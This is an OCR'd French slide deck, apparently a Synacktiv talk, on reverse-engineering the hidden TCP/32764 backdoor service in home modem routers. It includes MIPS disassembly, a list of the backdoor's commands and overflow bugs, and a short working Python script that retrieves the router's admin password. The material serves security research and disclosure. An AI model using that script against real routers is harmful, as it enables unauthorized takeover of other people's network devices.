ial=30\x00pppoa_username=\x00pppoa_password=\x00pppoa_ipaddr=\x00wifi_ssid=linksys\x00wifi_region=\x00wifi_channel=11
\x00wifi_auth_type=3\x00wifi_psk_pwd=\x00wifi_psk_lifetime=3600\x00wifi_key_len=128\x00wifi_def_key=1\x00wifi_key1=\x
                                        ...
0G\x00lan_ifnames=br0 wlan0\x00language=2\x00igmp_proxy=1\x00wlan_mgr_enable=1\x00ipppoe_enable=0\x00timer_interval=3
600\x00wifi_present=1\x00upnp_uuid_lan=                                    \x00upnp_uuid_wancd=
```


La configuration est *reset* ?!?!!!

Eloi Vanderbeken @elvanderb
be careful when you reverse undocumented service on the family modem router :D "Eloiii ! Why the internet is gone ?!"
pic.twitter.com/to3Ygvcd2p

```
nop
addiu   $a0, (aRestore_defaul - 0x400000)  # "restore_default"
la      $a1, 0x400000
nop
addiu   $a1, (word_403768 - 0x400000)
la      $t9, nvram_set
nop
jalr    $t9 ; nvram_set
nop
lw      $gp, 0x10470+var_10458($sp)
nop
la      $t9, nvram_commit
```

```
loc_402A78:                 # jumptable 00401F80 case 11
li      $v0, 1
la      $at, 0x10000000
nop
addiu   $at, (alive - _fdata)
sw      $v0, (alive - alive)($at)
la      $a0, 0x400000
nop
addiu   $a0, 0x3928         # "restore_default"
la      $a1, 0x400000
nop
addiu   $a1, 0x3768         # "1"
la      $t9, nvram_set
nop
jalr    $t9 ; nvram_set
nop
lw      $gp, 0x10470+var_10458($sp)
nop
la      $t9, nvram_commit
nop
jalr    $t9 ; nvram_commit

                            var_10458($sp)
```


Rapide reverse des différentes fonctions...



1- **Dump configuration (nvram)**
2- **Get configuration var**
   - possible *stack based buffer overflow* (si variable contrôlée par l'utilisateur)
3- **Set configuration var**
   - stack based buffer overflow, output buffer (size ≈ 0x10000) sur la pile
4- **Commit nvram**
5- **Bridge mode ON**
6- **Vitesse de la connexion (download/upload) cmd (oui c'est un shell…)**
   - Autres commandes :


     buffer overflow sur cmd output (encore le même tampon)…
7- **write file**
8- **return version**
9- **return modem router ip**
10- **restore default settings**
11- **read /dev/mtdblock/0 [-4:-2]**
12- **dump nvram on disk (/tmp/nvram) and commit**

Récupérer un accès admin



```python
import socket
import struct
import sys

HOST = '192.168.1.1'
PORT = 32764

def send_message(s, message, payload='') :
    header = struct.pack('<III', 0x53634D4D, message, len(payload))
    s.send(header+payload)
    sig, ret_val, ret_len = struct.unpack('<III', s.recv(0xC))
    assert(sig == 0x53634D4D)
    if ret_val != 0 :
        return ret_val, "ERROR"
    ret_str = ""
    while len(ret_str) < ret_len :
        ret_str += s.recv(ret_len-len(ret_str))
    return ret_val, ret_str

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
send_message(s, 3, "wlan_mgr_enable=1")
print send_message(s, 2, "http_password")[1]
```

Quelques ressources...



- **Hors Série n°9 de MISC**
  - Analyse de *firmwares* : cas pratique de la *backdoor* TCP/32764
- **http://www.devttys0.com/**
  - « Dédié à l'exploration, l'exploitation et l'amélioration des équipements embarqués »
- ***Embedded Devices Security And Firmware Reverse Engineering*** **:**
  - BlackHat 2013
- **http://w00tsec.blogspot.com/**

AVEZ-VOUS DES QUESTIONS ?

MERCI DE VOTRE ATTENTION,

SYNACKTIV
DIGITAL SECURITY